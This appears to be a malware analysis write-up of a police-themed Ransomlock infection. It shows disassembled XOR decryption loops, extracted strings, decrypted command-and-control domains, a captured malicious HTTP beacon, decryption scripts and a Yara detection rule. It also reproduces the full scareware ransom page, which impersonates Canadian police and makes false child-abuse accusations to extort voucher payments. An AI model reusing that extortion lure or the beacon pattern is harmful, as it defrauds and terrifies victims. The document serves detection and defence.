.text:7FFA1E08                 mov     esi, [ebp+arg_0]
.text:7FFA1E0B                 mov     ecx, [ebp+arg_4]
.text:7FFA1E0E
.text:7FFA1E0E loc_7FFA1E0E:                           ; CODE XREF: decryptor_+12↓j
.text:7FFA1E0E                 xor     [esi], bl       ; incremental xor key
.text:7FFA1E10                 inc     bl              ; increment key
.text:7FFA1E12                 inc     esi             ; increment buffer index
.text:7FFA1E13                 loop    loc_7FFA1E0E    ; incremental xor key
.text:7FFA1E15                 leave
.text:7FFA1E16                 retn    8
.text:7FFA1E16 decryptor_      endp
```

Ransomlock Identification

Decrypting the whole embedded MZ brings out what we were actually expecting: a **Ransomlock**.
Following are the strings that have been extracted from the final payload. Although it is clear now that the malware is a Ransomlock, some strings like the C&C servers were actually obfuscated in the code.


Strings in the final Ransomlock Payload
GET %s HTTP/1.0
Host: %s
Accept: */*

```
Connection: close
Pragma: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Referer: http://www.ipinfodb.com/my_ip_location.php
<m>Press ESC and try to connect to the Internet. You have 30 seconds to do this.</m>
jh.phphchck
\explorer.exe
Internet Explorer
h.phphmain
h.pngP
lock.dll
==========
R&0
crjcr
rqf`vcrj~v}g=p|~
crjcr
rqf`vcrj~v}g=}vg
crjcr
rqf`vcrj~v}g=af
fjIPS15ABpWJNvz7s3xlnRdEhM0TowmDXK8qQUkVGFiyYcebuZg9O4L2rtH6aC
Police  Report
Tahoma
HOST
#32770
Program Manager
www.msftncsi.com/ncsi.txt
Microsoft NCSI
ExitProcess
Sleep
kernel32.dll
IsWow64Process
<t>
</t>
<c>
</c>
<m>
</m>
Global\iioy88hgy6
Police  Report
AVICAP32.DLL
capCreateCaptureWindowA
tools.ip2location.com/ib2
&isp=
&city=
class="isp2">
class="city2">
id="message2">
?code=
ISP: <b>
City: <b>
</b>
\Report
\index.html
```

\pic.png

Command and Control servers were not visible, so after looking inside the "strings panel" in IDA I found some “obfuscated looking” strings that, if decrypted, were the C2 servers. By cross-referencing the strings it was easy to find the decryption loop as shown below.

Decryption loop




```
mov     byte ptr [eax+1], 0
mov     eax, [ebp+encrypted_string]
mov     edx, 13h            ; XOR key

loc_10002340:
cmp     [eax], dl
jz      short increment

xor     [eax], dl

increment:
add     eax, 1
loop    loc_10002340
```

Encrypted strings




```
.data:10005177 unk_10005177    db  63h ; c               ; DATA XREF: sub_1000236D+6↑o
.data:10005177                                           ; sub_1000236D+127↑o
.data:10005178                 db  72h ; r
.data:10005179                 db  6Ah ; j
.data:1000517A                 db  63h ; c
.data:1000517B                 db  72h ; r
.data:1000517C                 db  7Fh ; █
.data:1000517D                 db  72h ; r
.data:1000517E                 db  71h ; q
.data:1000517F                 db  66h ; f
.data:10005180                 db  60h ; `
.data:10005181                 db  76h ; v
.data:10005182                 db  63h ; c
.data:10005183                 db  72h ; r
.data:10005184                 db  6Ah ; j
.data:10005185                 db  7Eh ; ~
.data:10005186                 db  76h ; v
.data:10005187                 db  7Dh ; }
.data:10005188                 db  67h ; g
```

Ransomlock Command & Control Servers

Decrypted strings (attached also an IDA script used to decrypt the strings – (2)) lead to the following C&C servers (currently not online):
paypalabusepayment.com
paypalabusepayment.net
paypalabusepayment.ru

Additional analysis of similar threats allowed me to reach a live C2 server that was delivering the following Ransomlock page.



Canadian Association of Chiefs of Police

Ministry of Public Safety Canada

ATTENTION! Your computer has been blocked up for safety reasons. All the actions performed on this PC are fixed. All your files are encrypted.
AUDIO AND VIDEO RECORDING IN PROGRESS.

The penalty set must be paid in course of 48 hours as of the breach. On expiration of the term, 48 hours that follow will be used for automatic collection of data on yourself and your misconduct, and criminal case will be opened against you.

You are accused of viewing/storage and/or dissemination of banned pornography (child pornography/zoophilia/rape etc). You have violated World Declaration on non-proliferation of child pornography. You are accused of committing the crime envisaged by Article 161 of Canada criminal law.

Article 161 of Canada criminal law provides for the punishment of deprivation of liberty for terms from 5 to 11 years.

Also, you are suspected of violation of "Copyright and Related rights Law" (downloading of pirated music, video, warez) and of use and/or dissemination of copyrighted content. Thus, you are suspected of violation of Article 148 of Canada criminal law.

Article 148 of Canada criminal law provides for the punishment of deprivation of liberty for terms from 3 to 7 years or 150 to 550 basic amounts fine.

It was from your computer, that unauthorized access had been stolen to information of State importance and to data closed for public Internet access.

Unauthorized access could have been arranged by yourself purposely on mercenary motives, or without your knowledge and consent, provided your computer could have been affected by malware. Consequently, you are suspected – until the investigation is held – of innocent infringement of Article 215 of Canada criminal law ("Law on negligent and reckless disregard of computers and computer aids").

Article 215 of Canada criminal law provides for the punishment of deprivation of liberty for terms from 5 to 8 years and/or up to CAD $100.000 fine.

Please, mind that both your personal identities and location are well identified, and criminal case can be opened against you in course of 96 hours as of commission of crimes per above Articles. Criminal case can be submitted to court.

However, pursuant to Amendments to Canada criminal law dated July 26, 2014, and according to Declaration on Human Rights, your disregard of law may be interpreted as unintended (if you had no incidents before) and no arraignment will follow. However, it is a matter of whether you have paid the fine to the Treasury (to the effect of initiatives aimed at protection of cyberspace).

Ukash paysafecard

Voucher NO/PIN Value $100

Status:

Step by Step

1. Take your cash to one of the retail locations
2. Get a Ukash / PaySafeCard and purchase it with cash at the register
3. Come back and enter your Ukash / PaySafeCard code to unlock your PC

IP: [redacted]
Country: Canada
ISP:
City:

Ukash

Where can I get Ukash?

Get your Ukash at any Payment Source retailer including any Esso, Canadian Tire Gas, Kitchen Food Fair, Hasty Market, Daisy Mart location or Canada Post.
Online: www.UseMyCard.com
www.PaymentSource.ca

paysafecard

Where can I get PaySafeCard?

You can get PaySafeCard in Canada from all Canadian Tire Gas+, Esso, Pioneer, Gateway NewStand, EziPin, Now PrePay, Super Sagamie, The Bargain Shop and Canada Post outlets.

® Under supervision of Ministry of Interior, Interpol, Copyright Alliance, International Cyber Security Protection Alliance.

Ransomlock Network Traffic

In case it is needed for IPS/IDS here below I collected some traffic that might be useful to identify this kind of threat in the network traffic. It performs HTTP requests in the following form.

First request

```
GET /ncsi.txt HTTP/1.0
Host: www.msftncsi.com
Accept: */*
Connection: close
Pragma: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Referer: http://www.ipinfodb.com/my_ip_location.php
```

Malicious request

```
GET /eZke.9y9&kVkPSPSf-jkQj-jjVU-USpQ-Bf5V5jAI5p5F--IjP1pIBPSA-1.j.I5ff.I.oG4tYkG+MQke+P.PI&f
HTTP/1.0
Host: paypalabusepayment.ru
Accept: */*
Connection: close
Pragma: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Referer: http://www.ipinfodb.com/my_ip_location.php
```

Something that catches the eye is the “**Referer**” string that is always the same and might also be used as an indicator of compromise if seen in specific HTTP requests.

Conclusion

Threat description has been provided since I found myself digging into this kind of threat without actually seeing any report online about this kind of Ransomlock infection.
In addition, I also developed some Python scripts to decrypt data and a very basic Yara rule to identify infected DLLs. All the scripts are attached to the document in the section “Additional Information & Scripts”.

Additional Information & Scripts

Python decryptor for the first stage DLL (1)

```
def main():
fh = open('enc', 'rb')
  buff = fh.read()
fh.close()
dec = '\x00'
  size = 0x921E
i = 0
  while size >= 0x0:
    key = (size & 0x00FF)
dec += chr(ord(buff[i]) ^ key)
i += 1
    size -= 1
  print dec


if __name__ == '__main__':
  main()
```

IDA Python used to decrypt C2 servers (2)

```
import idc
import string

encrypted_string_start = 0x10005177
encrypted_string_end = 0x100051BE

print "[!] STARTING STRING DECRYPTION"
key = 0x13
buff = ''
while (encrypted_string_start<encrypted_string_end):
        enc = Byte(encrypted_string_start)
        if ( enc == 0x0 ): # encrypted string end
                print 'Decrypted: %s' % (buff)
                buff = ''
                encrypted_string_start += 1
                continue

        if (enc == 0x1):
                encrypted_string_start += 1
                continue

        encrypted_string_start += 1
        buff += chr(enc ^ key)
```

Yara rule to identify infected DLLs (3)

```
rule ransomlockAP_infected: ransomlockAP
{
  meta:
    description = "This is a rule for infected DLL files by Ransomlock.AP"
                name = "Author: Ptr32Void - @Ptr32Void"

  strings:
                /*
                        .text:77E23869 60                       pusha
                        .text:77E2386A B9 15 93 00 00               movecx, 9315h
                */
    $a = {60 B9 15 93 00 00}

                /*
                        .text:77E23874 81 C6 00 5A 09 00            add    esi, 95A00h
                        .text:77E2387A 51                       push   ecx
                        .text:77E2387B 56                       push   esi
                        .text:77E2387C 6A 40                     push   40h
                        .text:77E2387E 68 00 30 00 00               push   3000h
                */
                $b = {81 C6 00 5A 09 00 51 56 6A 40 68 00 30 00 00}

                /*
                        .text:77E23895 5E                       pop    esi
                        .text:77E23896 59                       pop    ecx
                        .text:77E23897 8B F8                     movedi, eax
                        .text:77E23899 F3 A4                     rep movsb
                        .text:77E2389B FF E0                     jmp    eax
                */
                $c = {5E 59 8B F8 F3 A4 FF E0}

condition:
                $a and $b and $c
}
```